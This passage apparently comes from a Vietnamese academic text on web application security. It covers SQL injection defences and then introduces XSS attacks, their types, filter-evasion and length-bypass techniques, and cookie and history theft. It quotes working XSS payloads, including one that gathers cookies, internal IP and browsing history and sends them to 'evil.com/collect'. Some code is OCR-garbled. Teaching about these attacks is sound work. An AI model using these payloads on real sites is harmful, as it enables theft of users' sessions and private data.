pha này, thực hiện xử lý trước khi các request tới được ứng dụng Web hoặc ngay sau khi ứng dụng Web trả về các response. Những xử lý này độc lập và không ảnh hưởng tới các module khác của Web server hay không làm thay đổi logic nghiệp vụ của nó.

Một ưu điểm dễ thấy khi triển khai dạng module của Web server đó là các bộ lọc này sẽ không phụ thuộc vào nền tảng của ứng dụng Web hoặc ngôn ngữ lập trình, ví dụ các bộ lọc ISAPI cho Microsoft IIS có thể xử lý và theo dõi các request trên cả ASP và ASP.NET.

Do các bộ lọc tham gia xử lý tất cả các request nên vấn đề hiệu năng được đặc biệt coi trọng, các plugin đều được viết bằng C/C++ để có thể chạy nhanh hơn. Tuy nhiên khi dùng các ngôn ngữ này sẽ dễ nảy sinh các điểm yếu về tràn bộ đệm hay về định dạng xâu ký tự.

❖ TMDạng module hỗ trợ cho nền tảng phát triển ứng dụng

Dạng module lọc này cho phép chúng ta cài đặt chúng bên trong mã nguồn ứng dụng web hoặc framework. Dạng module này khá tương đồng với dạng plug-in cho Web server ở chỗ các đoạn code ở dạng module, có thể được cài đặt kèm theo từng pha xử lý request từ client. Trong ASP.NET chúng ta có interface tên là Web.IhttpModule và trong Java chúng ta có javax.servlet.Filter để cài đặt các mảng lọc.

Các module này có thể được cài đặt độc lập, không làm thay đổi hoạt động của ứng dụng Web. Ngoài ra, chúng cũng có thể được phát triển độc lập thành các thư viện .dll và jar và có thể được khởi chạy ngay.

2.5.2.2.Các biện pháp bảo vệ database

Các biện pháp bảo vệ chính database nhằm để phòng những trường hợp xấu, khi kẻ tấn công đã khai thác được điểm yếu, và từ đó có thể điều khiển các hoạt động của database nhằm ăn cắp dữ liệu hoặc làm bẩn đập thâm nhập vào hệ thống bên trong, đằng sau database.

a. Giới hạn phạm vi ảnh hưởng của ứng dụng

Các biện pháp này được chuẩn bị, để phòng cho tình huống xấu nhất khi kẻ tấn công có thể thâm nhập được vào database:

- Cấp quyền ưu tiên tối thiểu cho tài khoản đăng nhập vào database
- Hủy bỏ các quyền PUBLIC: các database thường cung cấp một số chế độ mặc định cho tất cả các đăng nhập, các chế độ này có một tập mặc định các quyền, bao gồm cả việc truy cập tới một số đối tượng thuộc hệ thống. Các chế độ công khai này đôi khi cung cấp những quyền truy cập tới những stored procedure có sẵn, một số các gói, hoặc các hàm có thể sử dụng cho mục đích quản trị. Vì vậy cần hủy quyền dạng này tới mức tối đa có thể.
- Sử dụng các Stored procedure: trường hợp này, các stored procedure có vai trò đóng gói các quyền ứng dụng cần vừa đủ để thực hiện công việc của mình.
- Sử dụng các thuật toán mã hóa mạnh để mã hóa và lưu trữ những dữ liệu nhạy cảm.

b. Giới hạn phạm vi ảnh hưởng của database

Các biện pháp ở mức này được chuẩn bị, để phòng cho tình huống kẻ tấn công chiếm được quyền điều khiển database:

- Khóa các quyền truy cập tới các đối tượng có đặc quyền, ví dụ những tiện ích quản trị, tiện ích thực thi gián tiếp các lệnh phía hệ điều hành, hoặc các tiện ích sinh các kết nối tới các đối tượng, database khác.

- Hạn chế các truy vấn đặc biệt (ad hoc query): câu lệnh OPENROWSET trong SQL Server là một ví dụ. Việc sử dụng câu lệnh này có thể giúp kẻ tấn công có thể cướp quyền truy vấn, và thực hiện các kết nối tới các database khác dưới chế độ xác thực lỏng lẻo hơn.


- Luôn cập nhật các bản vá mới nhất của ứng dụng quản trị database (DBMS). Đây là một nguyên tắc căn bản mà chúng ta cần tuân thủ, bởi các bản vá này có thể không cập nhật nhanh nhất nhưng nó có tính đảm bảo cho các điểm yếu đã được phát hiện.

2.5.3. Đề xuất một số giải pháp

Thực tế cho thấy không một hệ thống ứng dụng Web nào được coi là an ninh tuyệt đối. Các giải pháp an ninh hệ thống chỉ có thể hướng tới việc bảo vệ hệ thống một cách tối đa, và giảm thiểu các nguy cơ tấn công xuống mức tối thiểu. Một mô hình an ninh nhiều mức là một sự lựa chọn sáng suốt cho vấn đề này.

Các biện pháp an ninh chúng ta đã đề cập tới bao gồm các biện pháp quản lý luồng thông tin trao đổi giữa ứng dụng và database server như: lọc request từ client thông qua tường lửa Web, chuẩn hóa các tham số lấy được từ request, xây dựng các truy vấn tham số hóa, lọc tiếp lần cuối các http response tại tường lửa Web. Ngoài ra còn cần áp dụng các biện pháp an ninh mức nền tảng hệ thống.

Chúng ta có thể hệ thống lại các giải pháp an ninh ứng dụng đã đề cập theo một mô hình sau.



Hình 2.29: Mô hình đề xuất

Trong mô hình trên, quá trình xử lý request từ phía người dùng trải qua 6 giai đoạn:

- Nhận request từ client (các tham số đầu vào do người dùng toàn quyền điều khiển). Giai đoạn này chúng ta không can thiệp được.
- Xử lý request ở tường lửa Web: trong giai đoạn này các luật lọc ở tường lửa Web sẽ giúp chặn lại các request có URL, tham số tiềm ẩn nguy cơ tấn công.
- Chuẩn hóa dữ liệu thu được từ request trong mã nguồn ứng dụng. Giai đoạn này thực hiện kiểm tra, chuẩn hóa các dữ liệu từ phía người dùng, một số thao tác cần tiến hành như kiểm tra kiểu dữ liệu, kiểm tra độ dài dữ liệu (để phòng Buffer overflow), ...
- Sinh các truy vấn theo mô hình tham số hóa (parameterized query hay prepared query). Các truy vấn này sẽ được DBMS tối ưu, khi thực thi sẽ nhận các tham số đã chuẩn hóa ở giai đoạn trước vào để có câu truy vấn hoàn chỉnh
- Xử lý kết quả từ database trả về, sinh các kết quả để HTML gửi về client thông qua các thông điệp phản hồi (HTTP response)
- Thông điệp phản hồi (HTTP response) sẽ được qua tường lửa Web lọc các thông tin trong đó nhằm loại bỏ các request có rò rỉ dữ liệu nhạy cảm.
- Các thông điệp phản hồi sau khi được kiểm tra sẽ được trả về cho client. Giai đoạn này ứng dụng không kiểm soát được.


Mô hình trên nên được áp dụng cho tất cả các ứng dụng Web nhằm đảm bảo an ninh tối đa trước các cuộc tấn công SQL Injection. Trong mô hình trên, chúng ta đã thực hiện được việc kiểm soát dữ liệu đầu vào của người dùng thông qua các bước xử lý khác nhau. Việc xử lý request từ mức tường lửa sẽ giúp giảm thiểu được gánh nặng xử lý cho ứng dụng bên trong, đồng thời tiết kiệm được băng thông cho hệ thống. Các tham

số chuẩn hóa sẽ giúp các truy vấn SQL (trực tiếp hoặc thông qua các Stored Procedure) được thực thi an toàn hơn. Và cuối cùng, các thông tin có thể bị rò rỉ trong thông điệp phản hồi sẽ được kiểm tra lần nữa trước khi chuyển về cho client.

CHƯƠNG III TẤN CÔNG XSS VÀ CÁCH PHÒNG CHỐNG

3.1. Tổng quan về tấn công XSS

3.1.1. Khái niệm



Hình 3.1: Minh họa XSS

Cross-Site Scripting hay còn được viết tắt là XSS là một kỹ thuật tấn công bằng cách chèn vào những website động (ASP, PHP, CGI, ...) những thẻ HTML hay những đoạn mã script nguy hiểm có thể gây hại cho những người sử dụng khác. Trong đó những đoạn mã nguy hiểm thường được viết bằng các Client Site Script như: Javascript, Jscript, DHTML và cũng có thể là các thẻ HTML.


XSS thường có dạng:

```
http://www.xxx.vn//index.php?pg=news&cat=<script>alert("Lỗi XSS")</script>
```

XSS là một kiểu tấn công bảo mật web rất phổ biến hiện nay.

3.1.2.Phân loại XSS

a. Non-Persistent



Hình 3.2: Mô tả quá trình tấn công kiểu Non-Persistent

Loại này xuất hiện khi dữ liệu được cung cấp từ một web client nào đó. Hacker khi muốn tấn công thì điều đầu tiên là sẽ phải tìm ra lỗ hổng bảo mật trên website bằng cách gắn một đoạn mã test vào web client gửi đến web server và chờ phản hồi của web server để tìm ra lỗ hổng bảo mật.


Hacker tấn công dựa vào sự thiếu chú ý về việc lọc dữ liệu vào từ URL của website. Hacker sẽ gắn thêm những đoạn mã độc vào đây và thực hiện hành vi tấn công website. Loại tấn công này chỉ có tác dụng trong một lần.

b.Persistent

Persistent (hay stored) XSS là một biến thể tàn phá gây hậu quả rất nặng nề.

Loại XSS này xảy ra khi dữ liệu do các hacker cung cấp được lưu trữ trên các máy chủ thông qua một số chức năng trên website và từ đó về sau thì các

dữ liệu này hiển nhiên được hiển thị một cách bình thường trên các trình duyệt của người dùng mà không cần tới HTML riêng nữa. Khi người dùng click vào những phần bị gắn mã độc thì đã bị dính XSS.



Hình 3.3: Mô tả quá trình tấn công kiểu Persistent

Persistent XSS phát sinh khi dữ liệu từ client không được lọc kỹ càng.

Persistent là một loại XSS gây nguy hại hơn Non-persistent do một khi đã bị dính lỗi này thì nó sẽ tự động thực hiện các hoạt động gây hại cho phía người dùng.

Ví dụ:

Khi đăng ký thành viên, phần giới thiệu về bản thân, nếu hacker nhập vào mã XSS và website không kiểm tra kỹ dữ liệu đầu vào, thì mỗi khi truy cập trang thành viên của hacker đó, bạn sẽ bị khai thác.

3.1.3.Các kỹ thuật XSS sử dụng

a. Redirection

Redirection - điều hướng là một kỹ thuật tấn công cơ bản.

Cách thông thường mà hacker dùng để tấn công người dùng là thông qua một website uy tín bởi vì người dùng chỉ tin tưởng những website có uy tín. Khi click vào một đường link trên website đó người dùng sẽ bị chuyển đến một trang web nào đó bên ngoài mà hacker mong muốn. Hacker sử dụng kỹ thuật này khá phổ biến, khi vào một trang web sẽ thấy xuất hiện những đường link, những flash hay những hình ảnh kích thích sự tò mò của người dùng, chỉ cần click vào chúng thì ngay lập tức đã bị chuyển đến một trang web khác mà hacker mong muốn.

Có ba dạng Redirection :

Header Redirection: có thể sử dụng nhiều loại code khác nhau nhưng chủ yếu là dùng giao thức HTTP để đưa trình duyệt của người dùng đến website hacker mong muốn.

- META Redirection: sử dụng những thẻ HTML để chuyển đến website đích, META Redirection hoạt động tương tự Header Redirection nhưng nó lại có một lợi thế là dạng này có thể duy trì một thời gian chuyển hướng nhất định. Tuy nhiên có thể bị vô hiệu hóa bởi người dùng và cũng không hoạt động trong text-based readers khi người dùng không thực hiện thao tác click chuột.

- Dynamic Redirection: có thể chứa bên trong một Flash movie, JavaScript hoặc bên trong code động phía client. Lợi thế của dạng này là hoạt động có thể dựa trên việc phát sinh sự kiện chứ không chỉ phụ thuộc vào thời gian. Tuy nhiên, nó lại phụ thuộc hoàn toàn vào trình duyệt để hoạt động.

Thông thường Redirectors trông như một mắt xích trong chuỗi URL, nó bao gồm các tham số chứa bên trong dấu chấm hỏi.

Ví dụ: <http://www.youtube.com/watch?v=DVIIfi6xGvrw>.

Để tránh bị hacker khai thác, URL cần được mã hóa. Tuy nhiên việc này lại mang đến những bất lợi cho người dùng như: URL quá dài, quá khó nhớ.

b. HTTP Response Injection

HTTP Response Injection là một kỹ thuật liên quan đến những hacker có khả năng tiêm vào headers phản hồi.

Mỗi kết quả trả về bao gồm header và phần nội dung, xen kẽ giữa hai phần này là một khoảng trống mà nếu như hacker có thể tiêm những ký tự đặc biệt vào thì nguy cơ bị tấn công XSS là rất cao, khi đó người dùng có thể bị đầu độc bộ nhớ cache và nhiều thứ khác nữa.

Kỹ thuật này có thể sử dụng trong trường hợp có đoạn mã chuyển hướng cần một URL làm đầu vào và phải tạo ra các header thích hợp để chuyển hướng người dùng đến nguồn tài nguyên quy định.

Tùy thuộc vào ngôn ngữ nền tảng máy chủ và các tính năng bảo mật được sử dụng, kỹ thuật tấn công này có thể được ngăn chặn. Tuy nhiên, để đảm bảo thì ta nên mã hóa hay lọc thật kỹ những chuỗi đầu vào cho mỗi header.

c. Source with real DHTML

DHTML - Dynamic HTML là sự thể hiện của việc tạo ra một trang web bằng nhiều thành phần như: HTML tĩnh, JavaScript, CSS, DOM.

Các đặc điểm của DHTML:

- Nội dung động (Dynamic Content): Được hỗ trợ bởi Internet Explorer. Ở đây chúng ta có thể thay đổi chữ và hình ảnh trên trang web sau khi nó hiển thị. Cũng có thể thay đổi nội dung của trang đó khi đáp lại dữ kiện nhập vào hay sự kiện người dùng kích chuột vào.

- Liên kết dữ liệu (Data Binding): Trong DHTML, có thể kết nối một cơ sở dữ liệu vào bảng của trang web. Nó được hỗ trợ bởi Internet Explorer. Khi trang được nạp lên, dữ liệu từ cơ sở dữ liệu trên máy chủ được hiển thị trong bảng. Dữ liệu có thể được sắp xếp, lọc và hiển thị cho phù hợp với yêu cầu.

- Scripting: Chúng ta có thể viết các script để thay đổi kiểu và nội dung của trang web. Script này được lồng vào trong trang web.

- Cấu trúc đối tượng (Object Structure): DHTML theo một cấu trúc đối tượng, nghĩa là mỗi phần tử được đối xử như một đối tượng trong cấu trúc. Mỗi đối tượng có thể được truy cập và lập trình độc lập.

- Đặc trưng của một trang web sử dụng **DHTML** được cấu thành như sau:

```
<html lang="en">
<head> <meta charset="utf-8"> <title>DHTML example</title> </head>
<body> <div id="navigation"></div>
<script> var init=function() {myObj=document.getElementById("navigation");}
</script> Window.onload=init; </script> </body>
</html>
```

Kỹ thuật này dựa vào việc khai thác sơ hở source code của một website động nào đó để chèn những đoạn mã độc hại vào website nhằm đánh cắp, thay đổi thông tin hay theo dõi người dùng,... Tuy nhiên với mỗi trình duyệt khác nhau thì cách hoạt động của kỹ thuật tấn công này cũng khác nhau.

a. *Bypassing XSS Length Limitations*

Đây là một trong số những kỹ thuật giúp hacker có thể tăng thêm số ký tự đặc biệt chèn vào so với số lượng ký tự cho phép thông thường, bằng cách sử dụng định dạng mảnh và XSS payloads để thực hiện việc phá vỡ những quy tắc về số ký tự giới hạn cũng như vượt qua hệ thống phát hiện và ngăn chặn của mỗi website.

http://www.acme.com/path/to/search.asp?query=">[payload]

Theo lý thuyết sẽ chỉ có thể chèn được 60 ký tự sau ">", nhưng thực tế thì cần nhiều hơn để có thể khai thác XSS.

Ví dụ:

```
http://www.acme.com/path/to/search.asp?query="><script>eval(location.hash.
subst r(1))</script>#alert('xss')
```

Ta có thể thấy trong phần [payloads] có gọi hàm eval của JavaScript, đây chính là công cụ được sử dụng trong kỹ thuật này. Với một đoạn mã dài vượt quá số ký tự cho phép cần băm nhỏ ra để số ký tự nhỏ hơn hoặc bằng số ký tự cho phép.

Bằng cách này có thể truyền vào số ký tự không giới hạn.

Ví dụ:

```
http://www.acme.com/path/to/search.asp?query="><script>eval(location.hash.substr(1))</script>#functioninclude(url,onload){varscript=document.createElement('script');script.type='text/javascript';script.onload=onload;script.src=url;document.body.appendChild(script)};include('http://www.gnucitizen.org/projects/attackapi/AttackAPIstandalone.js')function(){vardata={agent:$A.getAgent(),platform:$A.getPlatform(),cookies:$A.buildQuery($A.getCookies()),plugins:$A.getPlugins().join(','),ip:$A.getInternalIP(),hostname:$A.getInternalHostname(),extensions:[],states:[],history:[]};varcompleted=0;$A.scanExtensions({onfound:function(signature){data.extensions.push(signature.name)},oncomplete:function(){completed+=1}});$A.scanStates({onfound:function(signature){data.states.push(signature.name)},oncomplete:function(){completed+=1}});$A.scanHistory({onfound:function(url){data.history.push(url)},oncomplete:function(){completed+=1}});var tmr=window.setInterval(function(){if(completed<3)return;data.extensions=data.extensions.join(',');data.states=data.states.join(',');data.history=data.history.join(',')};$A.transport({url:'http://evil.com/collect',query:data});window.clearInterval(tmr )},1000)}
```

e. Filter Evasion

Những người phát triển web thường bảo vệ website của mình bằng những bộ lọc vì vậy nếu muốn thực hiện thành công XSS thì hacker cần vượt qua sự kiểm soát của những bộ lọc này và Filter Evasion là một kỹ thuật được sử dụng để thực hiện điều này.

Thực hiện:

View source để tìm những nơi có thể tiêm những đoạn mã độc, thông thường sẽ xuất hiện tại input string.

Sau đó sẽ dùng một đoạn mã để kiểm tra website này có bị lỗi hay không:

```
<input type="text" value='<script>alert("XSS")</script>'>
```

Để ngăn chặn hacker tìm ra lỗi theo cách này thì người phát triển web đơn giản là sẽ chèn dấu —\|| vào bất cứ nơi nào có dấu nháy kép. Khi đó đoạn mã trên sẽ có dạng:

```
<input type="text" value='<script>alert("XSS\\")</script>'>
```

Và nó sẽ hoàn toàn vô hại đối với website, để vượt qua được bộ lọc này những hacker đã tiến hành sử dụng hàm String.fromCharCode() giúp chuyển từ mã ACSII thành dạng số thập phân:

```
<input type="text" value='\'>  
<script>alert(String.fromCharCode(88,83,83))</script>'>
```

Trong một trường hợp khác khi hacker sử dụng thẻ script.

Vd:

```
<script>  
    var query_string = ""'; alert("XSS");//";  
    somefunction(query_string);  
    function somefunction {...}  
</script>
```

Hacker đã thêm vào một quote sau dấu quote của website và thêm dấu — ; || để kết thúc việc khai báo biến —query_string||, sau đó sẽ chèn đoạn mã cần thiết vào rồi kết thúc dòng bằng dấu — // — để JavaScript hiểu đây là một comment qua đó hacker sẽ thoát được bộ lọc của website.

Trên đây chỉ là một số ví dụ đơn giản về cách vượt qua bộ lọc của một website, Filter Evasion là một kỹ thuật khá đơn giản nhưng cần người thực hiện phải hiểu rõ về hoạt động của website và có tính sáng tạo.

3.1.4. Đối tượng mà XSS hướng tới

XSS là một kiểu tấn công bảo mật rất phổ biến.

Đối tượng hướng đến là những website bảo mật sơ sài, viết bằng PHP, JavaScript, web động và những người dùng thiếu kiến thức về XSS.

Khi tấn công XSS có khả năng ảnh hưởng tới các site cho phép người dùng nhập dữ liệu vào như: các công cụ tìm kiếm Forms được điền bởi user, web message boards, guestbook.

Hacker khai thác XSS để:

- Truy cập thông tin nhạy cảm hoặc bị hạn chế.
- Ăn cắp tiền (giao dịch ngân hàng, mua hàng online....).
- Theo dõi thói quen lướt web của người dùng.
- Thay đổi tính năng của trình duyệt.
- Bôi nhọ danh tiếng của một cá nhân hay công ty.
- Hủy hoại ứng dụng Web.
- Tấn công từ chối dịch vụ.

3.2. Các phương thức tấn công và khai thác XSS

Hiện nay cùng với sự phát triển về công nghệ, các hacker có thể đa dạng hóa phương thức tấn công, một số kỹ thuật tấn công phổ biến có thể kể đến như: SQL Injection, Ddos, Local Attack, XSS. Trong đó XSS là kỹ thuật tấn công mà hacker thường hay dùng đến, Cross Site Scripting cho phép một kẻ tấn công nhúng mã độc JavaScript, VBScript, ActiveX, HTML hoặc Flash vào một trang năng động, dễ

bị đánh lừa người sử dụng, thực hiện kịch bản trên máy tính của mình để thu thập dữ liệu. Việc sử dụng có thể thỏa hiệp XSS thông tin cá nhân, thao tác hoặc ăn cắp cookies, tạo ra các yêu cầu mà có thể bị nhầm lẫn với những người của một người dùng hợp lệ, hoặc thực thi mã độc trên hệ thống của người dùng cuối, dữ liệu thường được định dạng như một siêu liên kết có chứa nội dung độc hại và nó được phân phối trên bất kỳ phương tiện có thể có trên internet. Trong phần này chúng ta sẽ tìm hiểu một số phương thức tấn công XSS chính.

3.2.1. Các phương thức tấn công XSS

a. Đánh cắp Cookies người dùng

Cookie là một bộ nhớ nhỏ mà website lưu trữ ở trên máy tính của bạn có thể định danh cho bạn. Khi bạn truy cập vào một trang web, website này sẽ đặt một cookie tại trên máy đó, thay cho việc liên tục hỏi bạn các thông tin như nhau, chương trình trên website có thể sao lưu thông tin vào một cookie mà khi cần thông tin sẽ đọc cookie đó. Nếu không có cookie bạn sẽ phải nhập lại thông tin của mình trên mỗi màn hình web. Thông tin duy nhất mà cookie lưu trữ là thông tin mà bản thân bạn chia sẻ với website tạo ra cookie.

Cookie có các loại sau:

- “**Session Cookie**”: Được lưu trong bộ nhớ của máy tính chỉ trong phiên duyệt web và sẽ tự động xóa khỏi máy tính khi trình duyệt đóng lại. Những cookie này thường được lưu trữ dưới dạng ID. Nó cho phép bạn nhanh chóng chuyển tới một trang mới mà không cần đăng nhập lại. Chúng được sử dụng rộng rãi ở những trang web thương mại. Ví dụ: để theo dõi các bản ghi mà người tiêu dùng thêm vào giỏ hàng

- “**Persistent Cookie**”: được lưu trữ trên ổ cứng của máy tính và không bị xóa khi trình duyệt đóng lại. Những cookie này có thể thiết lập những sở thích

của bạn đối với mỗi trang web cụ thể khi bạn quay lại, cho phép những ưu đãi sẽ được sử dụng trong những lần trình duyệt tiếp theo.

Persistent Cookie có thể được sử dụng để nhận dạng bạn, phân tích hành vi của bạn khi lướt web. Chúng cũng có thể được sử dụng để cung cấp thông tin về số lượng khách hàng truy cập, thời gian trung bình cho một trang cụ thể, đăng nhập thông tin được lưu trữ trong tài khoản hiệu suất của web.

▪ ***Cookie của 1 hăng thứ 3:*** Cookie cho phép các công ty tiếp thị hoặc quảng cáo. Khi một hacker tiến hành một cuộc tấn công truyền thống dựa vào thói quen và sở thích người dùng. Thay vì tấn công trên diện rộng hacker sẽ tập trung khai thác vào khu vực dễ bị tổn thương nhất trên website, sử dụng một vài thủ thuật đơn giản như dùng các thẻ javascript/css và html kẻ tấn công sẽ thực hiện mục tiêu tấn công của mình như: chiếm quyền hệ thống, thực hiện chuyển tiền...

Kiểm tra “getComputedStyle” trong Javascript/CSS API

“getComputedStyle” là một thuộc tính giúp lấy thông số của DOM Style, thuộc tính này cho phép lấy những thông tin mới nhất của một đối tượng.

Lịch sử các cuộc tấn công sử dụng JavaScript/CSS ghi nhận phương thức brute-force đã mang lại hiệu quả cao trong việc phát hiện vị trí người dùng. Trung bình người dùng sẽ bị dính vào hàng chục Website lừa đảo, trước tiên hacker sẽ liệt kê một danh sách các Website phổ biến nhất theo nhu cầu người dùng và lúc đó kẻ tấn công dựa vào danh sách này để giám sát quá trình truy cập người dùng. Kỹ thuật này dựa vào mô hình DOM (Document Object Model) sử dụng sự khác nhau về màu sắc để phát hiện các liên kết truy cập. Bằng cách tạo ra các liên kết động, attacker có thể kiểm tra thuộc tính “getComputedStyle” trong JavaScript để trích xuất thông tin về lịch sử truy cập, một quá trình xử lý hết sức đơn giản nhưng mang lại hiệu quả cao. Nếu một liên kết có một màu, như màu xanh, nạn nhân đã không ghé thăm URL, nếu văn bản là màu tím, nghĩa là họ đã truy cập vào.



Hình 3.4: Giao diện của Javascript/CSS API khi sử dụng thuộc tính “getComputedStyle” để lấy thông tin duyệt web của người dùng
Javascript Console Error Login Checker

Người dùng thường xuyên đăng nhập vào các WebSite phổ biến, biết được khả năng thành công khi tấn công vào các Website này là khá cao nên các attacker thường thực hiện các cuộc tấn công với quy mô lớn. Kỹ thuật này sử dụng phương pháp tương tự như JavaScript Port Scanning bằng việc kiểm tra lỗi đăng nhập từ giao diện JavaScript Console, nhiều Website yêu cầu khi đăng nhập phải có URL và trả về nội dung HTML khác nhau tùy thuộc vào quá trình đăng nhập có hoặc không.

Ví dụ: Quản lý tài khoản người dùng, người quản trị muốn thực hiện chức năng trên bắt buộc phải được xác thực trước khi truy cập vào Website. Nếu URL's được nạp một cách tự động thông qua thẻ `<script src="">` nó sẽ gây ra các lỗi khác nhau và được ghi nhận qua giao diện JavaScript Console bởi vì phản hồi ở đây là các chuỗi dẫn xuất HTML.

Kỹ thuật này sử dụng công cụ rất hữu ích là JavaScript Login Checker. Công cụ này giúp attacker có thể biết được đối tượng của mình có đang login vào tài khoản hay không và đăng nhập thành công hay thất bại. Sau đó dựa vào thông tin trả về của quá trình đăng nhập mà hacker có thể khai thác.

JavaScript WebSite Login Checker

Yahoo Mail (Beta)	Not Logged-in	<input type="button" value="Check"/>
Gmail	Not Logged-in	<input type="button" value="Check"/>
MySpace		<input type="button" value="Check"/>
Blogger (Beta)	Not Logged-in	<input type="button" value="Check"/>
Flickr		<input type="button" value="Check"/>
Hotmail	Not Logged-in	<input type="button" value="Check"/>
My MSN	Not Logged-in	<input type="button" value="Check"/>
SearchAppSecurity Techtarget	Not Logged-in	<input type="button" value="Check"/>
Google	Not Logged-in	<input type="button" value="Check"/>

Hình 3.5: Giao diện JavaScript Error Message Login Checker.

